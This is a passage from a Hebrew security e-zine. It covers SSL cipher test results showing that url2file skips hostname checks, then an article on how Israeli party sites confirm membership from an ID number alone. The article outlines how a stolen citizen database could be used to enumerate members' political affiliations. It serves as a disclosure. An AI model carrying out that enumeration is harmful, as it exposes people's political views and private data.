15 | 5462 | EXP-ADH-DES-CBC-SHA | ERROR | ERROR |
16 | 5463 | RC4-MD5 | ERROR | <?xml vers |
17 | 5464 | DES-CBC3-MD5 | ERROR | ERROR |
18 | 5465 | EXP-RC4-MD5 | ERROR | <?xml vers |
19 | 5466 | EXP-RC2-CBC-MD5 | ERROR | <?xml vers |
20 | 6443 | valid ssl | <?xml vers | ERROR |
21 | 7443 | invalid host | <?xml vers | ERROR |
22 | 8443 | invalid cert | ERROR | ERROR |
23 +-----+
  
```

חולשות ב-SSL מהפן האפליקטיבי

www.DigitalWhisper.co.il



כפי שניתן לראות, url2file מכיל בעיה קריטית - הוא לא מוודא ששם הדומיין זהה לתעודה, כך שכל בעל תעודת SSL מוכרת (קרי: כל בעל אתר שיש לו תעודת SSL) יכול לחתום את הבקשות ו-url2file לא יזהה כלל בעיה כלשהי. יתר ההצפנות "לא נפרצו" אבל הסיבה היא שהתעודה של השרת לא מותקנת במחשב ו-url2file לא מאפשר לסמן לו לא לבדוק את התעודה. כך שבבדיקה מול שרת אמיתי שמאפשר אלגוריתמים חלשים, סביר שנמצא הצפנות שהוא כן יאשר.

Wget מאפשר גם הוא שימוש באלגוריתמים חלשים מאוד. שתי התוכנות לא יצאו טוב בקטע של SSL...

עדכון לגבי המאמר הקודם

למי שעוקב, יצא עדכון גרסה של SSL Vulnerabilities Analyzer, פרטים:

https://appsec-labs.com/SSL_Analyzer

SSL Vulnerabilities Analyzer מאפשר לסרוק אתר (כתובת IP / דומיין), כדי לדעת האם הוא מאפשר חיבורי SSL שמשמשים באלגוריתמים חלשים. אם תמצאו אתרים רגישים במדינת ישראל כפגיעים, על כך ועל כל יתר המאמר אני מדגיש: הכלי והמאמרים מיועדים לידע תיאורתי, כל שימוש שהוא על אחריותך בלבד.

לינק להורדת קטעי הקוד והקופיגורציה

קובץ הזיפ מכיל בתוכו את כל קבצי הקוד והקונפיגורציה הסופיים ששומשו לצורך המחקר:

http://digitalwhisper.co.il/files/Zines/0x26/SSL_lab_files.zip

סיסמה לקוץ: digitalwhisper.



לסיכום

במאמר זה סקרתי בקצרה מגוון ספריות וקטעי קוד, תוך בחינת החיבור שלהם לשרתי Web. כפי שראינו, ישנן ספריות מאובטחות יותר וישנם כלים שה-SSL שלהם כמוהו כמעט כ-Clear text, וניתן לפענח בקלות. יש עוד מגוון תחומים לחקור בנישה זו, הן את פרוטוקול FTPS ודומיו, הן ספריות נוספות, הן דרכי הקשחה רלוונטים ועוד. יש עוד כמה קווים מעניינים על אותה נישה שניתן לפתח, אבל את זה אשאיר לפעם הבאה...

אשמח לקבל פידבק (Israel@appsec-labs.com), רעיונות לכיווני מחקר יתקבלו בברכה, תודה מראש. אני שמח לתרום את המאמר לקהילה, ומקווה שהתרומה הישראלית לקהילה הישראלית תתרחב.

ישראל חורז'בסקי [Sro.co.il]

ראש צוות Penetration Testing ב-AppSec.

התנגשויות בין חוקים, תקנות, פקודות ומידע אישי

נכתב ע"י אמיתי דן

הקדמה

נניח והייתם בגוף הדורש מכם ליצור מערכת שתגן על מאגר מידע, אך בו בזמן ליצור מנגנון גלוי שיפקיר את אותו מאגר מידע באופן שעובר על החוק, ברמה פלילית, האם הייתם מסרבים?

המצב של אנשי המחשוב במפלגות יותר מסובך...

באופן מסורתי מקובל להתייחס לפרצות אבטחת מידע ככאלו המתרחשות עקב כשלים בתוכנה בקוד או בשיטות העבודה, לעתים דווקא חוקים ותקנות האוסרים משהו מסוים יגרמו לטריגר שיביא לשימוש בלתי חוקי בשיטה שלא הייתה מוכרת עד כה כבעייתית מבחינה משפטית. במחקר שערכתי עולה שמתרחשים מצבים שבהם דווקא חקיקה ותקנות, אם בתצורה של חוק יחיד ואם בהתנגשות בין חוקים, היא זו שתגרום להיווצרות הכשל, ולכן בחינה של חוקים ותקנות ותקנונים שונים תביא לא פעם לאיתור פרצות אבטחה שיטתיות.

בתקציר זה בחרתי להדגים את תוצאות המחקר על שיטת הבחירות במדינת ישראל, וברמה מדוייקת יותר על היערכות המפלגות לבחירות אלו.

אדגיש שהדבר לא נובע מתוך רצון לביקורת ישירה על הממסד אלא מתוך כוונה להפנות את תשומת הלב לכך שיש לבדוק מה המשמעות באספקט הדיגיטלי של החוקים והתקנות בזמן בנייתם, לפני הכנסתם לתוקף ולאחר החלתם לאור שינויים בלתי צפויים. מאחר שלפעמים גם מסמכי מכרזים מעידים על פרצות פוטנציאליות, אפשר אף להכליל ולומר שכשכותבים מסמך אפיון משפטי כדאי להתייעץ עם אנשי אבטחת מידע, אחרת מבין המילים תקפוץ פרצת האבטחה הבאה.

מאמר זה איננו טוען שכל המפלגות שותפות לבעיה, אך כל מפלגה שניתן לוודא בה שייכות של מתפקד על ידי שאילתה מבוססת תעודת זהות בלבד מהווה טריגר לבעיות העולות ממחקר זה.

הפתרון איננו יכול להיות נקודתי בלבד, קרי תיקון הגישה למאגר מידע ספציפי אלא הנחיות מסודרות שיסדירו את פעילות המפלגות ואת אלו שמושפעים מהכשלים כיום.

מאגר אגרון-רקע כללי

תקציר זה מביא בחשבון שכיום נמצאים ברחבי האינטרנט ואצל אנשים רבים מאגרי מידע¹ אשר נגנבו ממשרד הפנים ולפיהם ניתן לדעת פרטים רבים על אזרחים ובהם את מספרי תעודת הזהות שלהם. לאחר שנים רבות שבהם אחת הגרסאות המאוחרות שכונתה "מאגר אגרון" הסתובבה בשוק, נערכה חקירה של הרשות למדע וטכנולוגיה במשרד המשפטים ואף הוגשו כתבי אישום² ולאחרונה היו מספר הרשעות בנושא³.

בעבר התייחסתי במאמר במגזין זה⁴ לפרצות אפשריות שיכולות לנצל מאגרים בלתי חוקיים כגון אגרון, וזאת במקביל למאגרים חוקיים כגון שירות ההודעות הבורסאיות המספק פרטים אישיים על בכירים ואנשים הקשורים לבורסה. שם לדוגמא, ללא כל צורך בביצוע פעולה בלתי חוקית, ניתן לגשת לנתונים אישיים על מצבת הבכירים בחברה, וכך כאשר מתמנה בכיר ניתן לא פעם לקבל את פרטיו כמו מקום מגורים, תעודת זהות, תאריך לידה וכו'.

ניהול גישה לספר הבוחרים של כלל אזרחי ישראל בבחירות לכנסת

עקב מחקר זה הסתבר לי שגם במאה ה-21 בלתי ניתן לחייב אנשים להשתמש באינטרנט או להחזיק אימייל. בניגוד למערכת אינטרנטית רגילה שבה ניתן לדרוש סיסמא אמתית, ולעבוד לפי הנחיות שונות⁵ במערכות בחירות מותר לרוב המוחלט של אזרחי ישראל בגיל המתאים להצביע.

מציאות זו גורמת לכך שכל מי שמעוניין לקחת חלק בבחירות יכול לגשת לפנקס הבוחרים ולבדוק היכן הוא מצביע והינו זכאי לבצע זאת במסגרת החוק, עקב כך יש מערכות לבדיקת מקום הצבעה באינטרנט⁶ ולעיתים גם בטלפון. כפי שאני מבין מאחר שלאנשים רבים כגון חרדים אין גישה מרצון או מאילוץ לאינטרנט המערכות לאימות המשתמש פשוטות ביותר ומבוססות על תעודת זהות בלבד, תעודה ולא סיסמא.

בנוסף, ניהול סיסמאות של כלל האזרחים לצורך גישה לפנקס הבוחרים הינו פרויקט יקר שהמצב הנוכחי מועדף על פניו.

יתכן שזוהי הנצחה של שיטה ותו לא.

¹ <http://www.justice.gov.il/MOJHeb/ILITA/News/crackedcase.htm>

<http://www.justice.gov.il/NR/rdonlyres/58F10E28-D61B-4A96-B2E2-FC066421A908/18744/draft110.pdf>

² <http://www.calcalist.co.il/internet/articles/0,7340,L-3556077,00.html>

³ <http://www.calcalist.co.il/local/articles/0,7340,L-3589094,00.html>

⁴ <http://www.digitalwhisper.co.il/files/Zines/0x1D/DW29-5-DBSearch.pdf>

⁵ http://www.isoc.org.il/techinfo/ref_pas.html

⁶ <https://kalpi.elections.gov.il/>

כאשר בוחנים את המערכת הלאומית לבדיקת מיקום קלפי, אנו רואים שבעצם ניתן להשתמש בממשקים השונים שלה ולבדוק אזור משוער של מקום המגורים של המצביע במשרד הפנים, וזאת מאחר שכל שנדרש הוא מספר תעודת זהות.

יש לציין שיש יכולת לבקש גריעה מהמערכת המבוססת על רשת אינטרנט⁷, אבל ברירת המחדל היא חשיפה ובכל מקרה בלתי ניתן לגרוע לחלוטין. עצם הידיעה שניתן לברר היכן אדם מסוים עלול להגיע לבחור בקלפי ספציפית יכולה לספק לנו יכולת לאתר אדם שלא הצלחנו להשיג בדרך אחרת, לדוגמה לצרכים משפטיים. בכל הנוגע לדעה הפוליטית, אין כאן בעיה.

עיון בספר הבחורים של מפלגות - בחירות מקדימות

כאשר אנו נבחן את הנושא תוך התמקדות במפלגות אנו נבין שיש בעיה מסוג אחר, הדעה הפוליטית נחשפת. אותה שיטת עבודה שמאפשרת לנו בדיקה של ספר בחרים של כלל אזרחי המדינה לקראת בחירות לכנסת על פי תעודת זהות בלבד, מיושמת גם כאן ולכן מתאפשר לנו כגורם זר לברר האם אדם מסוים או הרבה אנשים התפקדו למפלגה מסוימת.

ניתן גם לשאוב את מאגר המתפקדים כולו, תוך שימוש במאגר כגון אגרון כמאגר נתונים גולמי. כפועל יוצא נוכל גם לטעון שאדם מסוים הינו בעל דעה פוליטית מסוימת, וזאת גם אם ההתפקדות שלו הינה עקב לחצים של ארגון עובדים או ממניעים אחרים.

עקב כך קבוצות כמו עובדי מדינה בכירים וזוטרים, חיילים וקצינים, ולחלופין עיתונאים ואנשים שעצם עבודתם דורשת חוסר ביטוי בפומבי של דעות פוליטיות, כולם עלולים להיפגע בצורה זו או אחרת מחשיפת הדעות הפוליטיות שלהם. בנוסף, גם האזרח הרגיל שאיננו שייך לקבוצות אלו לא תמיד ירצה להביע את דעתו הפוליטית בפומבי. כל זאת מבלי לדבר על הבעיות החוקיות שבנושא.

כך זה קורה, על ידי הזנה של מספר תעודת זהות לצורך קבלת תשובה מי התפקד למפלגה מסוימת ומי לא (לרוב לצורך בדיקת זכאות להצבעה בבחירות מקדימות) אנו נקבל תשובה אשר מוקרנת על המסך שמאשרת או שוללת את קיומו במאגר. באתרי מפלגת העבודה⁸ מפלגת קדימה⁹ מפלגת הליכוד דרך אתר מתווך בלתי מפלגתי המשוייך לכאורה למטה הלאומי בליכוד¹⁰ מפלגת מרץ¹¹ באמצעות ממשק טלפוני הכולל SMS שיחה או פקס, וכדוגמה לשיטתיות גם מערכת של ההסתדרות¹².

⁷ <https://kalpi.elections.gov.il/Documents/tofes.pdf>

⁸ <http://www.havoda.org.il/Web/JoinUs/2014.aspx>



⁹ <https://secure.kadima.org.il/mitpakdim2012>

¹⁰ <https://www.code99.co.il/>

¹¹ <http://meretz.org.il/%D7%9C%D7%95%D7%A7%D7%97%D7%99%D7%9D-%D7%97%D7%9C%D7%A7/%D7%91%D7%99%D7%A8%D7%95%D7%A8-%D7%A7%D7%9C%D7%A4%D7%99%D7%95%D7%AA/>

התנגשויות בין חוקים, תקנות, פקודות ומידע אישי

בכל אלו יש או הייתה אינדיקציה לגבי שיוך של תעודת זהות ספציפית למאגרי מידע מפלגתיים, וחשוב לציין לא מדובר פה בפירצת אבטחה אלא בממשק מובנה של האתרים או הממשקים. עקב כך מלבד הדוגמא של ההסתדרות אנו נוכל בקלות לדעת מהי הדעה הפוליטית של מתפקד ספציפי, ואם נבחר נוכל להריץ את כל מאגר תעודת הזהות שנגנב וכך לדעת מיהם כלל המתפקדים במפלגה, בנוסף יש לבחון את הנושא מתוך הבנה שניתן גם לדעת כך מי לא התפקד למפלגה מסוימת.



¹² http://www.bhirot.histadrut.org.il/index.php?page_id=2130

ההסתדרות החדשה בחירות 2012

אתר ההסתדרות • בחירות להסתדרות 2012 • הודעות קודמות • בדיקת זכאות להצבעה / فحص حق التصويت أدخل رقم الهوية 9 ارقام
 בדיקת זכאות להצבעה / فحص حق التصويت أدخل رقم الهوية 9 ارقام

שלום

לשם בדיקת זכאות הצבעה לבחירות בהסתדרות
 אנא הכנס/י את תעודת הזהות שלך (9 ספרות)

מספר תעודת זהות:

עורך דין יונתן קלינגר אשר התמודד לאחרונה במסגרת הבחירות הפנימיות במפלגת העבודה, הציף בהצלחה את המודעות לזליגת פנקסי בוחרים¹³ ובמקביל הרשות למדע וטכנולוגיה (רמו"ט) במשרד המשפטים פרסמה לאחרונה מזכר שעוסק בנושא של ניהול מאגרי המידע שמקבלות המפלגות ממשרד הפנים¹⁴.

כפי שאני מוצא במקרה של ניהול של ממשקי ניהול המתפקדים של מפלגות רבות, לא נדרשת כל הדלפה של דיסקים הכוללים מאגרי בוחרים, הכול נגיש. שימו לב שאין אפילו CAPTCHA על מנת למזער נזקים...

חשיפת דעה פוליטית- הבעיה וההשלכות הראשוניות

בעוד שבעבר הרחוק ספרי הבוחרים השונים של המתפקדים למפלגות לא היו מתפרסמים דרך האינטרנט, כיום ניתנת למצביע היכולת לבדוק את זכאותו לבחור בבחירות המקדימות למפלגה, או את מיקום הקלפי במפלגות לאחר הזנת תעודת זהות, דבר כנראה שהדבר נובע מתיקון מס' 5 תשנ"ו-1996 לחוק המפלגות¹⁵:

(ג) מפלגה תקיים רישום של חבריה, לרבות חברי המפלגה בסניפיה; הרישום יכלול את מספר הזהות של כל חבר ויהווה ראיה לכאורה לחברות במפלגה¹⁶, חשוב להבין שלעתים החוסר בהנחיה כיצד לזהות בוחרים מביאה ללאקונה¹⁷ (חוסר) בחוק שהיא זו שגורמת בעקיפין להיווצרות בעיות אבטחת מידע, ומכשול שגורם לגופים ופרטים כמו מפלגות או עובדי מדינה לעבור על תקנונים או חוקים אחרים. לא הוגדר שלא לזהות על פי תעודת זהות, כן הוגדר שהבחירות יהיו חשאיות והמפלגות חויבו לשמור על מאגרי המידע.

בנוסף יש להבחין במילים הבאות הלקוחות מאתר רשם המפלגות במשרד המשפטים¹⁸:
"מפלגה חייבת לקיים רישום של חבריה על פי האמור בסעיף 20(ג) לחוק המפלגות, הרישום יכלול את מספר הזהות של כל חבר ויהווה ראיה לכאורה לחברות במפלגה.

(ההשלכות- זיהוי על פי תעודת זהות, א"ד)

¹³ <http://2jk.org/praxis/?p=4435>, <http://tech.walla.co.il/?w=/4/2585485>

<http://www.justice.gov.il/MOJHeb/ILITA/News/kadima.htm>

¹⁴ <http://www.justice.gov.il/NR/rdonlyres/43A996A9-5682-4116-958C-94B2A14BC295/38184/DoverMiflagot.pdf>

<http://old.justice.gov.il/NR/rdonlyres/43A996A9-5682-4116-958C-94B2A14BC295/38176/kadima.pdf>

¹⁵ http://www.knesset.gov.il/elections16/heb/laws/party_law.htm#3

¹⁶ http://www.nevo.co.il/law_html/law01/282_001.htm

¹⁷ <https://he.wikipedia.org/wiki/%D7%9C%D7%90%D7%A7%D7%95%D7%A0%D7%94>

¹⁸ <http://index.justice.gov.il/Units/RasutHataagidim/units/RashamMiflagot/rishum/Pages/MaagarChvreyMiflaga.aspx>

מאגר חברי מפלגה הינו בגדר "מידע רגיש" כהגדרתו בחוק הגנת הפרטיות, התשמ"א-1981¹⁹ (להלן - חוק הגנת הפרטיות) וכפוף לפיכך לחובות ולאיסורים מכוח חוק זה. ככלל, אין לעשות במאגר החברים שימוש כלשהו מלבד המתחייב לשם ניהולה של המפלגה. מובן, כי העברת המידע בדבר חברות במפלגה לכל גורם אחר, הינה אסורה ומהווה עבירה על חוק הגנת הפרטיות.

(ההשלכות-קונפליקט בין חובה לשמור נתונים לחובה לשמור עליהם מזה שאיננו מתפקד, א"ד).

בנסיבות מסוימות יהיה השימוש במידע עבירה של פגיעה בפרטיות שדינה חמש שנות מאסר, לפי סעיף 5 לחוק הגנת הפרטיות או עבירה של שימוש במאגר מידע שלא למטרה לשמה הוקם שדינה שנת מאסר, לפי סעיף 31א לחוק האמור".

(ההשלכות- עבירה אפשרית על חוק פלילי במקרה של חוסר שמירה או שימוש אסור במאגר המתפקדים, א"ד)

עצם היכולת לגשת למאגר המתפקדים ללא כל הרשאות מאפשרת לבצע עבירות נוספות, כגון השפעה על מתפקדים תוך מתן טובות הנאה או הצעה או שוחד כדי שאדם מסוים יצביע או ימנע מלהצביע בבחירות המקדימות²⁰.

כפי שניתן לראות ההנחיות שניתנות בנושא ניהול המאגרים מחייבות ניהול של מאגרי המתפקדים למפלגות על ידי שימוש בתעודות זהות, מחייבות לשמור עליהם, מגדירות אותם כמידע רגיש שמחייב שמירה ומטילות סנקציות פליליות כאשר הדברים לא מתבצעים או כאשר המידע דולף. לכאורה זיהוי באינטרנט על פי תעודת זהות מהווה ייעול של הליכי בדיקת זכאות לבחור בהתאם לחוק, ולכן כיום המצב הוא שהמפלגות הנוהגות כך פועלות בצורה שהבוחר ידע שהבקשה שלו התקבלה, או עבר זמן הצינון המינימלי מאז שהתפקד ושכעת הוא רשאי לבחור את נבחריו במפלגה.

כפי שציינתי המחוקק לא הגדיר את הדרכים המדויקות לעיון בספרי הבוחרים, ולכן הדבר פותח פתח הפוגע כיום בעיקרון החשאיות, בפרטיות וגורם לשרשרת של עברות וכשלים מסוגים שונים המשפיעים על כלל המעורבים באופן ישיר או עקיף.

הרשות למדע וטכנולוגיה במשרד המשפטים פרסמה הנחיה האוסרת לזהות אנשים על פי נתונים הנמצאים במאגר אגרון²¹ ללא מזהה נוסף והנחתה שמי שייתן גישה למידע מרחוק באמצעים שבהם הזנת תעודת זהות בלבד, רשם המאגרים יראה אותו כמי שעבר על חוק הגנת הפרטיות. לכן, המצב כיום הוא שיש מפלגות העוברות לכאורה על תקנות רמו"ט ולכן חוק הגנת הפרטיות בעוד שהן מנסות לפעול על פי חוק המפלגות²² ולאפשר בירור זכות הצבעה על פי תעודת זהות...

¹⁹ <http://www.tamas.gov.il/NR/exeres/271F57DC-6A6D-4E57-BA8F-B34D9DA9A08B.htm>

²⁰ <http://index.justice.gov.il/Units/RasutHataagidim/units/RashamMiflagot/rishum/Pages/Averot.aspx>

²¹ <http://www.justice.gov.il/MOJHeb/ILITA/HaganatHapratyut/NewsArchive/guideline1-2010.htm>

<http://www.justice.gov.il/NR/rdonlyres/DEAAC233-6446-40F2-AE2D-5EDA8B1CF2CF/20341/12011.pdf>

²² http://www.knesset.gov.il/elections16/heb/laws/party_law.htm#3


אם לסכם את המצב עד כה, נוצר מצב כולל שעל ידי שימוש בשיטת עבודה אסורה של גישה למאגרי מידע מרחוק על ידי תעודת זהות המהווה עבירה על תקנות הרשות למדע וטכנולוגיה במשרד המשפטים, נוצר מצב שבו פרטי המתפקדים חשופים במספר מפלגות. חשיפה זו נגרמת עקב כך שאין הגנה על מאגרי המתפקדים (עבירה על הוראות רשם המפלגות שעלולה להוות עבירה פלילית) ולכן גם ניתן לפגוע בפרטיות המתפקדים דבר היכול להוות עבירה פלילית נוספת. השאלה שנותר לשאול האם כאן זה נגמר ומי עוד עלול להיפגע?

עיון בספר הבוחרים של מפלגות - ההשלכות על עובדי מדינה חיילים וקצינים

את חלק זה של המאמר בחרתי לפתוח בציטוט ותצלום מסך הנלקח מהאתר של שלי יחימוביץ' במפלגת העבודה²³, כפי שהזכרתי בתחילת המאמר אני טוען שיש כאן בעיה כללית וכאן רואים עוד דוגמא להשלכות שלה.

הדוגמא של שלי יחימוביץ' איננה דוגמא יחידה אך היא נבחרה כדוגמא להמחשת הטעות הנפוצה כיום.

²³ <http://www.shelly.org.il/node/5140>



"חיילים, קצינים, עובדי מדינה - מותר לכם להתפקד!"

זכות ההתארגנות הפוליטית היא זכות יסוד אזרחית. כך אומר החוק: חוק המפלגות, סעיף 20, א'. "אזרח ישראל כשמלאו לו 17 שנים והוא תושב הארץ, המקיים את התנאים שנקבעו בתקנון לחברות במפלגה, רשאי להיות חבר במפלגה, ובלבד שאינו חבר במפלגה אחרת".

הרבה חיילים וקצינים וגם הרבה עובדי מדינה - רופאים, מורים, עובדי משרד החוץ, משרד המשפטים ועוד - שואלים כל הזמן במטה שלנו אם מותר להם להתפקד. התשובה היא חד משמעית: כן.

מעבר לתשובה הפורמליסטית, אני מאמינה שלהתפקד למפלגה זו זכות דמוקרטית חשובה. אם פעם בארבע שנים אנחנו הולכים לקלפי לממש את חובתנו וזכותנו כאזרחים לבחור במפלגה שאנחנו מאמינים בדרכה, הרי שבהתפקדות אנחנו מכפילים את כוחנו, ויכולים גם לקבוע מי יהיה יו"ר המפלגה ומי יהיו חברי הכנסת שלה, משום שההתפקדות מאפשרת לנו להשתתף בפריימריז - הבחירות המקדימות.

בקיצור, נשאו תשעה ימים למפקד - ממשו את הזכות שלכם, התפקדו, וכך תוכלו לבחור בי לראשות מפלגת העבודה.

גם מי שהתפקד למפלגה אחרת יכול להתפקד בשבילי - אבל במקביל הוא צריך להודיע למפלגה הקודמת שהוא מפסיק את חברותו. אנחנו נעזור לכם בתהליך - התקשרו למטה, 072-222200 פתוח בין עשר בבוקר עד עשר בערב בימים א-ה.

חיילים וקצינים:

הנה הפניה לפקודות מטכ"ל הרלוונטיות, המתירות במפורש לחיילים (סעיף 6) הצבעה בפריימריז. (סעיף 6)

עובדי מדינה:

הנה הפניה לתקציר של התקשיר שמתיר במפורש לעובדי מדינה הצבעה בפריימריז: (עמוד 30, המשפט האחרון בסעיף ו).

שלכם, שלי"


קעת לניתוח חוזר של הדברים כביטוי לטעות הנפוצה כיום ביחס לנושא:

כפי שכבר ראינו המאגר של מפלגת העבודה כדוגמה שיטתית אך לא בודדה חשוף ואיננו מוגן, לאור זאת יש להמשיך ולהבין שמי שנמצא בו חשוף אף הוא ולכן אסור לחיילים וקצינים להתפקד למפלגות בעלות ממשק שהוא (כולל טלפוני) אשר מאפשר על ידי אספקת תעודת זהות בלבד לקבל מידע על מצב החברות במפלגה, וזאת על פי פקודות מטכ"ל.

בירור פשוט של תעודות זהות של חייל או קצין שהתפקד יחשפו אותו ולכן הם אסורים לפחות באופן ספציפי למפלגות המספקות מידע על ההשתייכות למפלגה על ידי נתינת תעודת זהות בלבד באופן טלפוני אינטרנטי או אחר.

²⁴חייל יוכל להצביע בבחירות מקדימות (פריימריז) בתנאי שתהיינה אלו בחירות חשאיות המונעות כל אפשרות לזהות את השתייכותו הפוליטית של החייל."

ובמקום אחר²⁵: חייל יוכל להצביע בבחירות מקדימות (כמשמעותן בסעיף 17 לחוק המפלגות, התשנ"ב-1992), ובלבד שהמפלגה, במסגרתה מתקיימות הבחירות האלה, קבעה דרך הצבעה, המונעת כל אפשרות לזהות את השתייכותו הפוליטית של החייל והמבטיחה חשאיות וסודיות גם בכל הנוגע לעצם השתתפותו בבחירות האלה:



פעילות ציבורית של אנשי צבא, התבטאות פומבית וקשר עם עיתונאים

1. חייל לא יתבטא בפומבי, בעל פה או בכתב, במשאים מדיניים או צבאיים, אלא אם כן הסמיכו אותו לעשות כן הרמטכ"ל או דובר צה"ל.
2. חייל לא יופיע כמציג הצבא לפני גורמים שמחוץ לצה"ל ולא ישתתף בכל אסיפה, מסיבה או אירוע אחר כמציג הצבא, אלא אם כן הסמיכו אותו לעשות זאת הרמטכ"ל או דובר צה"ל.
3. חייל רשאי להימנות עם כל אגודה הקיימת במדינה כחוק, ובלבד שאין מסרתיה או פעילותה חותרות תחת קיום המדינה או תחת השירות בצבא.
4. חייל לא יהיה חבר בארגון חיילים ולא ייטול חלק או יתרום להקמתו, קיומו או ניהולו. כמו כן, חייל לא ישתתף באסיפת חיילים שתיערך ע"י רשות שאינה צבאית. (הוראה זו אינה חלה על חברות ב"חבר" משרתי הקבע והגמלאים בע"מ).
5. חייל רשאי להצביע בבחירות המערכות במסגרת אגודה שאינה פוליטית ולא עוסקת במשאים מדיניים, אך לא ייטול חלק פעיל במערכת הבחירות.
